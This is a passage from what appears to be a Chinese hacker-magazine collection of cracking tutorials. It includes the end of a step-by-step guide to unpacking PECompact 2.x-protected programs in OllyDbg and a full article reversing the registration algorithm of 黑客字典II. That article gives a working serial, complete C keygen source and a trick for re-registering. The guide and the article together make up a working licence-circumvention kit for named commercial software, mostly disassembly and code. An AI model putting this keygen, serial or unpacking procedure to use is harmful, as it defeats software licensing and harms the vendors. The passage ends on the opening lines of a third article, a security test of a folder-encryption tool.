；中断后停在这里，不需要取消断点，F8一路走
7C9440A2     72 09           jb short ntdll.7C9440AD
```




```
7C9440A4     3B45 F8         cmp eax,dword ptr ss:[ebp-8]
7C9440A7     0F82 8C930500   jb ntdll.7C99D439

7C9440C5     53              push ebx
7C9440C6     56              push esi
7C9440C7     E8 85AD0100     call ntdll.7C95EE51
7C9440CC     3BFB            cmp edi,ebx
7C9440CE     0F84 FE920500   je ntdll.7C99D3D2  ；来到这里的时候，按下回车
```

这里只需要一直按F8就可以了，直到有一个CALL，接着一个CMP，再接着一个JE的时候，在JE的地方按下回车键。

```
7C99D3D2     8366 04 EF      and dword ptr ds:[esi+4],FFFFFFEF  ；来到这里，再按一下F4
7C99D3D6     33FF            xor edi,edi
7C99D3D8     E9 F76CFAFF     jmp ntdll.7C9440D4
```

按F4的原因就是不要让它跳回去，而让它一直往下走。

```
00526B33     53              push ebx
；F4后来到这里，看到这里有点像OEP的样子，不过这里可不是OEP哦，只是有点像而已，但实际上不是
00526B34     51              push ecx
；这里可以继续一路F8下去
00526B35     57              push edi
00526B36     56              push esi
00526B37     52              push edx
```

这里继续F8，很快就会到成功的地方啦！

```
00526BAC     /EB 0C          jmp short PcMedik.00526BBA  ；来到这里的时候，就注意一下了，因为快到OEP了
00526BAE     |03CA           add ecx,edx
00526BB0     |68 00800000    push 8000
00526BB5     |6A 00          push 0

00526BBC     5A              pop edx
00526BBD     5E              pop esi
00526BBE     5F              pop edi
00526BBF     59              pop ecx
00526BC0     5B              pop ebx
00526BC1     5D              pop ebp
00526BC2     FFE0            jmp eax    ；jmp to OEP,飞向光明之颠
```

PECompact 2.x比较经典的代码，就是在很多个POP后再来一个JMP跳向原始入口点，也就是跳向OEP了。

```
0049604C     55              push ebp     ；OEP，这里就可以Dump下来了，如果熟悉代码的话，基本可以确定是Delphi编写的了
0049604D     8BEC            mov ebp,esp
0049604F     B9 36000000     mov ecx,36
00496054     6A 00           push 0
```

到这里，这个壳已经完全脱掉了，如果需要修复的话，那么只需要前面几次学习过的基础知识就可以了，这里不再重复，这里可以看到，对于PECompact 2.x壳，使用ESP定律来脱的话，还是比较麻烦而且也比较慢，对于我们希望非常快速脱壳的来说，是比较难以容忍的，所以

我们接着看方法二。

二、少冲剑：使用 BP VirtualFree 断点（比ESP定律更快速脱壳）

```
00401000 P>  B8 006B5200    mov eax,PcMedik.00526B00 ; 载入后停在这里
00401005     50             push eax
00401006     64:FF35 000000>push dword ptr fs:[0]
```

在壳入口处，就可以直接在插件命令行上输入：**BP VirtualFree**，按下 F9 运行，就中断了在下面代码处：

```
7C828D34 k>  8BFF           mov edi,edi   ; 中断后停在这里，返回到程序领空
7C828D36     55             push ebp
7C828D37     8BEC           mov ebp,esp
```

小提示：程序领空和系统领空还是比较容易判断的，比如 7C828D34 这类的地址就表示在系统领空处，而如 0049604C 这种的就表示在程序领空处，更多知识，请看书或者网络上搜索相关资料。

```
003F0427     8B46 0Cmov eax,dword ptr ds:[esi+C]   ; 来到这里，一路F8走
003F042A     03C7           add eax,edi
003F042C     5D             pop ebp
003F042D     5E             pop esi
003F042E     5F             pop edi
003F042F     5B             pop ebx
003F0430     C3             retn
```

当到了这里的时候，再回想刚才学习的 ESP 定律脱壳法，是不是有点印象呢？

```
00526BA0     8985 3F130010  mov dword ptr ss:[ebp+1000133F],eax ; 当来到这里的时候，就很容易看到两个 JMP 了
00526BA6     8BF0           mov esi,eax
00526BA8     8B4B 14        mov ecx,dword ptr ds:[ebx+14]
00526BAB     5A             pop edx
00526BAC     EB 0C          jmp short PcMedik.00526BBA ; 来到这里的时候就注意一下了，因为快到 OEP 了
00526BAE     03CA           add ecx,edx
00526BB0     68 00800000    push 8000
..........
00526BC0     5B             pop ebx
00526BC1     5D             pop ebp
00526BC2     FFE0           jmp eax       ; jmp to OEP
```

这里就更熟悉了吧？跳向 OEP 的地方，这个方法是不是比 ESP 定律更快一点呢？那么你想不想更快速一点呢？那么请继续学吧！

三、中冲剑：硬件断点法

```
00401A64 >   B8 ECB77E00    mov eax,URLSnoop.007EB7EC ; 载入停在这里，设置硬件断点
00401A69     50             push eax
00401A6A     64:FF35 00000000 push dword ptr fs:[0]
00401A71     64:8925 00000000 mov dword ptr fs:[0],esp
00401A78     33C0           xor eax,eax

00401A64 >  /EB 10   jmp short URLSnoop.00401A76 ; OEP, Dump it
00401A66    |66:623A  bound di,dword ptr ds:[edx]
00401A69    |43             inc ebx
00401A6A    |2B2B           sub ebp,dword ptr ds:[ebx]
00401A6C    |48             dec eax
```

F9 运行后马上停在 OEP 处，是不是觉得很惊讶呢？快吧？那么还有没有和这种方法一样快的呢？答案是肯定的，继续学习。

四、少泽剑：使用 EIP 断点（比上面三剑更快速）

```
00401A64 >   B8 ECB77E00    mov eax,URLSnoop.007EB7EC   ; 载入停在这里，下断点he eip
00401A69     50             push eax
00401A6A     64:FF35 00000000  push dword ptr fs:[0]
00401A71     64:8925 00000000  mov dword ptr fs:[0],esp
00401A78     33C0           xor eax,eax

00401A64 >  /EB 10   jmp short URLSnoop.00401A76 ; OEP, Dump it
00401A66    |66:623A  bound di,dword ptr ds:[edx]
00401A69    |43             inc ebx
00401A6A    |2B2B           sub ebp,dword ptr ds:[ebx]
00401A6C    |48             dec eax
00401A6D    |4F             dec edi
```

F9 运行后马上停在 OEP 处，拿出 LordPE 来 Dump 下吧，再修复一下就可以正常运行了。

五、少商剑：使用 bp kernel32.LoadLibraryA 断点

```
00401A64 >   B8 ECB77E00    mov eax,URLSnoop.007EB7EC   ; 载入停在这里，
00401A69     50             push eax
00401A6A     64:FF35 00000000  push dword ptr fs:[0]
00401A71     64:8925 00000000  mov dword ptr fs:[0],esp
00401A78     33C0           xor eax,eax
```

在壳的入口处直接下断点 **bp kernel32.LoadLibraryA**，中断在下面代码处：

```
7C801D9C >   8BFF           mov edi,edi   ; 中断在这里，取消并返回程序领空
7C801D9E     55             push ebp
7C801D9F     8BEC           mov ebp,esp
7C801DA1     53             push ebx
7C801DA2     33DB           xor ebx,ebx
7C801DA4     395D 08        cmp dword ptr ss:[ebp+8],ebx
7C801DA7     56             push esi
7C801DA8     57             push edi
7C801DA9     74 14          je short kernel32.7C801DBF
7C801DAB     68 547B827C    push kernel32.7C827B54 ; ASCII "twain_32.dll"  /// 注意twain_32.dll这个文件
7C801DB0     FF75 08        push dword ptr ss:[ebp+8]
7C801DB3     FF15 D813807C  call dword ptr ds:[<&ntdll._strcmpi>]  ; ntdll._stricmp
```

小提示：这里注意“twain_32.dll”这个文件，如果第一次中断没看到这个文件的话，那么继续中断第二次，直到看到为止。

注意一下堆栈：

```
0012FF70   01010C40   /CALL 到 LoadLibraryA 来自 01010C3A
0012FF74   01011592   \FileName = "kernel32"
```

返回后就一直 F8 下去，有回跳就继续往下走，不要跳回去，这里就省略 N 多代码了，很快就来到：

```
007EB898    /EB 0C          jmp short URLSnoop.007EB8A6  /// 看到这里，就知道很快到 OEP 了
007EB89A    |03CA           add ecx,edx
007EB89C    |68 00800000    push 8000
007EB8A1    |6A 00          push 0
007EB8A3    |57             push edi
007EB8A4    |FF11           call dword ptr ds:[ecx]
007EB8A6    \8BC6           mov eax,esi
007EB8A8     5A             pop edx
007EB8A9     5E             pop esi
007EB8AA     5F             pop edi
007EB8AB     59             pop ecx
007EB8AC     5B             pop ebx
007EB8AD     5D             pop ebp
007EB8AE     FFE0           jmp eax
/// jmp to OEP
```

跳向 OEP 处后，拿出 LordPE 来 Dump 下吧，再修复一下就可以正常运行了。

到这里，我们已经讲解了五种手脱方法了，使用了两个程序，但是不知道大家有没有发现一个问题呢？那就是第一个程序的载入点是00401000，而第二个程序就不是00401000，这里有个小技巧的，如果载入点不是00401000的话，那么载入点就是原始入口点了。好了，继续讲解本文最后一个方法，也是我经常使用的一个方法：

六、商阳剑：直接定位法

```
00401A64 >  B8 ECB77E00         mov eax,URLSnoop.
007EB7EC     ；载入停在这里，看到007EB7EC了吧？没错，就到那里去
00401A69    50                  push eax
00401A6A    64:FF35 00000000    push dword ptr fs:[0]
00401A71    64:8925 00000000    mov dword ptr fs:[0],esp
```

分析一下第一行：**00401A64 > B8 ECB77E00 mov eax,URLSnoop.007EB7EC**

根据上面的知识，知道00401A64就是原始入口点，也就是OEP处，所以到007EB7EC去看看。

```
007EB7EC    B8 71A54200         mov eax,URLSnoop.0042A571
；来到这里，F2下断点
007EB7F1    8D88 9E123C00       lea ecx,dword ptr ds:
[eax+3C129E]
007EB7F7    8941 01             mov dword ptr ds:[ecx+1],eax
007EB7FA    8B5424 04           mov edx,dword ptr ss:[esp+4]
007EB7FE    8B52 0C             mov edx,dword ptr ds:[edx+C]
```

将鼠标往下滚动，很快可以看到下面的代码：

```
007EB898    /EB 0C              jmp short URLSnoop.007EB8A6
007EB89A    |03CA               add ecx,edx
007EB89C    |68 00800000        push 8000
007EB8A1    |6A 00              push 0
007EB8A3    |57                 push edi
007EB8A4    |FF11               call dword ptr ds:[ecx]
007EB8A6    \8BC6               mov eax,esi
007EB8A8    5A                  pop edx
007EB8A9    5E                  pop esi
007EB8AA    5F                  pop edi
007EB8AB    59                  pop ecx
007EB8AC    5B                  pop ebx
007EB8AD    5D                  pop ebp
007EB8AE    FFE0                jmp eax    看了前面的几个方法都知道
跳到OEP吧，所以这里再下一个断点，中断后，再F8一下就在OEP处了
```

到这里，手脱PECompact 2.x的六脉神剑讲解完毕了，这六剑基本能对付所有的PECompact壳，包括最新版的PECompact 2.79 Beta（此程序你可以在附件中找到），如果你在学习过程中有问题的话，可以到黑客手册论坛发帖交流。

脱壳总结

这里给大家送上手脱PECompact 2.x -> Jeremy Collake壳的六脉神剑，希望大家会喜欢，当然，方法也并不只有这六种，除了这六种方法外，你还可以使用脱壳机，还有单步跟进法（*此法是非常的郁闷＋漫长的，不怕麻烦的话，建议使用，因为这可以看到壳的解压过程*），关键是你的思维能力如何了，除了以上方法之外，或许还有不同的方法，我也只是小菜鸟一个而已，对壳的了解不深又怕麻烦：）

编辑点评：

同样是脱壳的文章，December却对同一个壳使用了6种不同的手脱方法，为我们提供了更多的思路，6招将PECompact通杀。方法虽多，我们能不能在最短的时间内找到最有效的方法呢？这就要看各自破解的经验了。对于手脱，只要你有耐心，一般的壳都是可以攻破的，大不了单步跟踪，虽然很郁闷……



黑客字典II算法分析

Hacksign[B.C.T]

从本文你可以学到：

1、通过查看内存得到程序注册码

2、利用OD对程序的注册算法进行分析

一、起因

黑客这一名词，也许注定要和密码捆绑在一起。记得一位安全专家说过："一个密码对应一个权限"。我想这就是为什么密码是黑客们梦寐以求的东西的原因吧。而在破解密码的过程中，一个好的字典无疑可以极大地缩短破解时间。黑客字典II就是业界的前辈小榕开发的一款制作字典的软件。

二、破解

废话说了这么多，下面我们进入本文的主题。先看一下它穿的什么马甲，如图1。




图1 PEiD侦壳

看来并没有加任何的壳，程序是用visual c++编译的。下面开始破解。

在破解之前，建议大家先熟悉一下程序的注册流程，养成好的习惯是很重要的！程序是用的用户名＋注册码的注册方式，并没有用到当下很流行的重启验证的注册方式，这样省去了不少麻烦。考虑到程序是用visual c++编译的，所以在取得用户名和密码的时候用的无外乎是GetWindowText或者GetDlgItem函数，而由我们向程序提供的注册信息来看，程序很有可能是由我们提供的用户名得到注册码，然后再与我们提供的注册码比较，复杂一点的话就将注册码处理一下再比较（这样的好处是可以避免明码比较，从而使注册信息不在内存中以可辨认的形式出现）。这样破解者就不能通过WinHex之类的软件搜索内存得到注册码了。

那么，程序用的是什么方式来注册呢？考虑到此程序的完成时间，猜测程序使用的应该是明码比较的方式。填上注册信息，然后点注册，这时软件弹出注册错误的对话框，这时候不要点确定，用WinHex打开黑客字典的主要内存来搜索填入的假的注册码

（这里是188990139），找到后注意观察内存的数据，在不远处就可以看到一个可疑的字符串**U8v866zG**，没错，这就是注册码了，如图2所示。




图2 WinHex查看注册码

其实这并不是什么新技术，在这里加以说明是想让大家明白，为什么有的程序可以在内存搜索到注册码，而有的却不可以。研究一个问题，做到透彻才对噢。

三、算法分析

前面我带领大家在内存中搜索到了真正的注册码，不过总感觉还是不爽。那么，就让我继续带领大家找到这个程序的注册算法吧！

前面我说过程序在取得用户名和注册码时会使用**GetWindowText**或者**GetDlgItem**函数，这个就是破解黑客字典II的突破口了。首先用OllyDGB载入黑客字典II，F9让程序运行，然后按快捷键**Ctrl+N**呼出程序的函数导入表，随便的激活一行然后输入**GETWINDOWTEXT**(不分大小写)，OD就会自动为我们定位这个函数了，找到这个函数后单击鼠标右键选择“**在每个参考设置断点**”、用同样的方法在函数GetDlgItem设置断点（后来证明在此函数上设置断点是没有必要的，不过小心点总是没有错的），注册，输入以下信息：

```
用户名：Hacksign
注册码：188990139
```




图3 查看堆栈

点注册，程序马上被断下，这时，观察一下堆栈，如图3。

注意程序在进行函数调用时向堆栈压入的Buffer参数，这可是函数保存得到的对话框内容的内存的地址哦，在内存中找到这个地址后按ctrl+f9让GetWindowText执行到返回，就会看到内存地址**0012ee04**已经填充上了我们输入的用户名。下面就要耐心一点了，F8单步跟踪，在此期间程序会再一次的调用GetWindowText函数，这一次是得到注册码，离胜利不远了，继续前进。F8继续单步跟踪，直到看到如下代码：

```
00401BFA    8D7C24 20      LEA EDI,DWORD PTR SS:
[ESP+20]；用户名地址
00401BFE    83C9 FF        OR ECX,FFFFFFFF
00401C01    33C0           XOR EAX,EAX
00401C03    F2:AE  REPNE SCAS BYTE PTR ES:[EDI]
00401C05    F7D1           NOT ECX
00401C07    49             DEC ECX
00401C08    0F84 16020000  JE UltraDic.00401E24
00401C0E    8DBC24 8400000>LEA EDI,DWORD PTR SS:
[ESP+84]；注册码地址
00401C15    83C9 FF        OR ECX,FFFFFFFF
00401C18    F2:AE  REPNE SCAS BYTE PTR ES:[EDI]
00401C1A    F7D1           NOT ECX
00401C1C    49             DEC ECX
00401C1D    0F84 01020000  JE UltraDic.00401E24
```

上面的代码的作用是计算用户名和注册码的长度，如果两者有一个为空的话就跳到00401E24处理，下面重头戏开始了（很奇怪小榕没有把算法封装在一个函数中，而是直接在代码中）：

```
00401C33   > 0FBE7C34 20   MOVSX EDI,BYTE PTR SS:
[ESP+ESI+20]
  ；依次取用户名中的每一位
00401C38     8BC7          MOV EAX,EDI
  ；eax初始化为用户名相应的值
00401C3A     B9 0A000000   MOV ECX,0A
  ；ecx初始化为0x0A
00401C3F     99            CDQ
00401C40     F7F9          IDIV ECX      ；eax/ecx
```

```
00401C42     8BCA          MOV ECX,EDX
  ；余数存入ecx
00401C44     81E2 01000080  AND EDX,80000001
  ；余数and0x80000001
```

算法小结：

1.设用户名为数组RegName[]，RegName[i]为用户名的第i+1位。

2.用户名中的每一位和0x0a相除，设余数为YuShu；Yushu=RegName[i]%0x0a。

3.令余数与0x80000001做“与”运算，temp=YuShu&0x80000001。

```
00401C4A     79 05         JNS SHORT UltraDic.00401C51
  ；结果不是负数就跳
00401C4C     4A            DEC EDX
00401C4D     83CA FE       OR EDX,FFFFFFFE
00401C50     42            INC EDX
```

算法小结：

如果temp小于0就将余数减一后与0xFFFFFFFE做“或”运算，然后再加一，temp=((temp--)|0xFFFFFFFE)++。

```
00401C51   > 75 16   JNZ SHORT UltraDic.00401C69
  ；结果不为0就跳
00401C53     8BC7          MOV EAX,EDI
  ；为零就将此位赋值给eax
00401C55     B9 1A000000          MOV ECX,1A
  ；ecx=0x1A
00401C5A     99                   CDQ
00401C5B     F7F9                 IDIV ECX
  ；eax/ecx
00401C5D     80C2 41              ADD DL,41
  ；余数加上0x41
00401C60     889434 4801000>MOV BYTE PTR SS:
[ESP+ESI+148],DL
  ；作为注册码存入地址
00401C67     EB 2E         JMP SHORT UltraDic.00401C97
```

算法小结：

1.如果temp等于0就用RegName[i]的值除以0x1a，得到的余数再加上0x41，temp=RegName[i]%0x1a+0x41。

2.temp的值就做为注册码的第i位保存在ESP+ESI+148地址。

```
00401C69   > 8BC1          MOV EAX,ECX
  ；余数传递给eax
00401C6B     BB 03000000   MOV EBX,3
  ；EBX=0x03
00401C70     99            CDQ
00401C71     F7FB          IDIV EBX      ；eax/ebx
00401C73     85D2          TEST EDX,EDX
  ；余数是0吗？
00401C75     75 16         JNZ SHORT UltraDic.00401C8D
  ；不是0就跳
00401C77     8BC7          MOV EAX,EDI
  ；如果是0……
00401C79     B9 1A000000   MOV ECX,1A
  ；ecx=0x1a
00401C7E     99            CDQ
00401C7F     F7F9  IDIV ECX   ；就将这一位除以0x1a
00401C81     80C2 61       ADD DL,61
  ；然后余数+0x61
00401C84  889434 4801000>MOV BYTE PTR SS:[ESP+ESI+148],DL
  ；存入内存作为注册码
00401C8B     EB 0A         JMP SHORT UltraDic.00401C97
```

算法小结：

1.如果YuShu&0x80000001的值大于0就让YuShu除以0x03，然后判断所得余数是否为0。

2.如果不是0就跳到00401C8D。

3.如果是零就用用户名中该位除以0x1a后所得的余数加上0x61，temp=RegName[i]%0x1a+0x61。

4.temp作为注册码的第i位存入内存。

```
00401C8D    > 80C1 31          ADD CL,31
;  余数加上0x31
00401C90    . 888C34 4801000>MOV BYTE PTR SS:[ESP+ESI+148],CL
;  作为注册码保存
```

算法小结：

1. 如果YuShu除以0x03后余数为0。
2. 就将该余数加上0x31，temp=YuShu%0x03+0x31。
3. temp作为注册码的第i位存入内存。

```
00401C97    > 8D7C24 20      LEA EDI,DWORD PTR SS:[ESP+20]
;  用户名地址传递给edi
…………
00401CA0    . 46      INC ESI   ;  指向用户名的下一位
00401CA1    . F2:AE          REPNE SCAS BYTE PTR ES:[EDI]
00401CA3    . F7D1    NOT ECX
00401CA5    . 49      DEC ECX
;  计算用户名长度
00401CA6    . 3BF1    CMP ESI,ECX
;  用户名取完了吗?
00401CA8    ^72 89    JB SHORT UltraDic.00401C33
;  小于，也就是没取完，跳回继续循环
```

四、编写注册机

这部分没有什么好说的，如果大家明白了程序的注册算法，那么写出注册机就是很简单的事情了，如果大家还没有明白的话，希望在看过注册机的代码之后可以对程序的注册算法有进一步的理解。下面就是注册机的源代码：

```
#include "stdio.h"
#include "string.h"

void main()
{
char RegCode[20],RegName[20];
int i=0,count,temp,YuShu;
scanf ("%s",RegName);

count=strlen(RegName);              //得到用户名的长度
while (i<=count)
{
temp=(RegName[i]%0x0a)&0x80000001;
YuShu=RegName[i]%0x0a;
if (temp<0)
{
YuShu--;
temp=YuShu|0xFFFFFFFE;
YuShu++;
}
if (temp==0)
{
temp=RegName[i]%0x1a+0x41;
RegCode[i]=temp;
}
else
{
temp=YuShu%0x03;
if (temp==0)
{
RegCode[i]=RegName[i]%0x1A+0x61;
}
else
{
temp=YuShu+0x31;
RegCode[i]=temp;
}
}
i++;
}
RegCode[--i]='\0';
printf ("Your RegCode is:\n%s\nHave a good time ;)\n",RegCode);
}
```




图4 编译注册机




图5 注册成功

该注册机在WinXP SP2、VC6下编译成功，如图4，图5。


注册成功后程序会在c盘下面生成regbanyet.dat文件，该文件具有隐藏和只读属性，把这个文件删除掉就又可以再玩一遍啦。


编辑点评：

算法分析在破解中是一个难点，最重要的就是要学会分析得到注册码的程序流程，通常采用单步跟踪，黑客字典II的反破解并不是很强，所以适合菜鸟用来练习算法分析，总结经验。



私人保险箱是一款直接对文件夹进行加密的软件，使用简单、方便，但是其安全性又如何呢？还是请各位看官继续往下看本人对这款软件的安全测试。


图1 保护前文件夹


图2 嗅探器扫描结果

